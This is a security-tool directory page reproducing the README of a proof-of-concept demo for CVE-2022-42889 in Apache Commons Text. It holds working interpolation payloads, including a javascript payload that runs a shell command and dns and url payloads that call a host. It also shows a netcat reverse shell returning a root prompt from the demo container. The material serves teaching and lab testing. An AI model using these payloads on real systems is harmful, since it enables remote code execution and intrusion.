
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Submit
ToolsExploitsBlog
Submit

Hacking, PenTest, and Cybersecurity Tools for Your Security Arsenal!

Kitploit is a directory of hacking, cybersecurity, and pentesting tools. Discover the latest project updates to find vulnerabilities, analyze systems, automate testing, and strengthen your security.

FeedsContactPrivacy© 2026 Kitploit

Tool Directory

Categories

View all categories
Loading categories
Tools/GitHubGitHub/korteke/cve-2022-42889-poc
Vulnerability AnalysisExploitationWeb Application ExploitationPenetration TestingLearning & EducationPayload Development
GitHubkorteke/cve-2022-42889-poc

CVE-2022-42889-POC

A simple application that shows how to exploit the CVE-2022-42889 vulnerability

View Repository
117224 years agoNot yet reviewed
Share

CVE-2022-42889-POC

A simple demo application that shows how to exploit the CVE-2022-42889 vulnerability.
Utilizes OOB (Out of Band) services to demonstrate dns and url prefixes.

JavaDocs for commons-text interpolation commons-text JavaDocs

Example interpolations

  • script:javascript ("${script:javascript:java.lang.Runtime.getRuntime().exec('touch /tmp/blop')}")
  • dns ("${dns:address|HOST}")
  • url ("${url:UTF-8:http://HOST")

Quote from Rapid7

The vulnerability has been compared to Log4Shell since it is an open-source library-level vulnerability that is likely to impact a wide variety of software applications that use the relevant object.
However, initial analysis indicates that this is a bad comparison. The nature of the vulnerability means that unlike Log4Shell, it will be rare that an application uses the vulnerable component of Commons Text to process untrusted, potentially malicious input.

Prerequisites

  • docker
  • java
  • maven

Java and maven can be skipped if one fetch image from Docker Hub

Usage

Build application

mvn clean package

Build docker image

docker build -t cve-2022-42889-poc .

Run docker image

docker run --rm -p 8081:8081 -t cve-2022-42889-poc

Access application and follow instructions

open http://localhost:8081

Check that the vulnerability creates a new file in the /tmp/ directory (/tmp/blop)

➜  ~ docker exec -ti cve-2022-42889-poc /bin/ls /tmp

blop		 tomcat-docbase.8081.12439436974042217796
hsperfdata_root  tomcat.8081.2549096106233509364
➜  ~

Reverse shell. Launch "nc" on your local machine

➜  ~ nc -lv 4242
root@7cfcd6a39a61:/# whoami && uname -a
whoami && uname -a
root
Linux 7cfcd6a39a61 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 GNU/Linux
root@7cfcd6a39a61:/#

UI


Network interaction proof. Tested with local interactsh-client.

More information

  • NIST NVD
  • Rapid 7
Download Tool

Most Popular

View all →

Discover the most used tools by our community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 The ultimate OSINT toolkit: investigation graph, confidence scoring, alias families, map, timeline and reports. 49 modules, 400+ sites, no API keys required.

    786
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    506
  • 3

    ARTEX

    baarai/artex

    LLM multi-agent autonomous penetration testing platform with planner/worker agents, asset and exploration graphs, MITM traffic recording, and vulnerability retesting.

    429
  • 4

    redforge

    cybersecurity91/redforge

    Browser-side red team toolkit with 102 offline tools for recon, payload generation, credential attacks, crypto, encoding and engagement reporting.

    345
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    The system of action for AI-native cybersecurity—where intent becomes governed execution, evidence becomes operational memory, and every operation improves the next.

    262
  • 6

    looking-glass

    anonghosty/looking-glass

    CSIRT platform that ingests Shadowserver reports into MongoDB and replays them as interactive maps, analysis, findings, advisories and executive dashboards.

    256

Explore all tools

Browse our collection of tools

View all tools →






